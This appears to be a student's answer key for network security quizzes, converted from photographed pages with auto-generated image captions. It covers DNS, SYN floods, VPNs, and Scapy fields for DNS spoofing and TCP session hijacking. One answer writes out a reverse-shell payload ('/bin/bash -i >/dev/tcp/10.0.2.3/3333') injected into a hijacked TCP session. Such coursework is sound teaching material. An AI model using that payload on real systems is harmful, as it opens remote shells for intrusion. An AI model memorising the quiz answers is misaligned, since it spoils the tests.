A paper with text on it


Description automatically generated with low confidence

1. B - dig -x <IP address>
2. C - NS
3. D - ucmo.edu
4. A - /etc/hosts
5. D - 1.2.3.6

A paper on a table

Description automatically generated with low confidence

1. D - 3 Days
2. D -
3. D -



1. D - 3.91.153.in-addr.arpa
2. D - SOP is not enforced by the browsers
3. D - IPSec tunneling is the preferred VPN technology nowadays due to its flexibility by adopting the IPSec protocol
4. B - the TUN interface works at the transport layer as it is mainly used for the TLS/SSL tunneling

A paper on a table


Description automatically generated with low confidence

1. D -
2. B - input
3. C - multiport
4. B - SYN, SYNACK, ACK
5. A - The server is under TCP SYN flood attack

A paper on a table

Description automatically generated with low confidence

1. D - TCP SYN flood attacked is a DOS attack which will cause the entire server to crash
2. C – 128.230.153.80
3. B - 128.230.153.48
4. A



1. B - pkt[IP]src, pkt[IP]dst
2. D - pkt[UDP].sport, pkt.[UDP].dport
3. B - 'A','NS','ns.attacker.com'
4. D - pkt[DNS].id, pkt[DNS].qd,1

A hand holding a pen on a piece of paper

Description automatically generated

1. A – PRE\_IPDST,PRE\_IP.SRC
2. D - pre\_tcp.dport, pre\_tcp.sport
3. C

A hand holding a pen over a piece of paper

Description automatically generated

1. A - old\_ip.dst, old\_ip.src
2. C - old\_tcp.dport, old\_tcp.sport
3. B
4. C – old\_tcp.ack + tcp\_len, "\n/bin/bash -i >/dev/tcp/10.0.2.3/3333 0<&1 2>&1\n"

A piece of paper with writing on it

Description automatically generated with medium confidence

1. A
2. B
3. A

A picture containing text, paper, menu, document

Description automatically generated

1. D
2. A
3. A

A picture containing text, book, paper, letter

Description automatically generated

1. D
2. D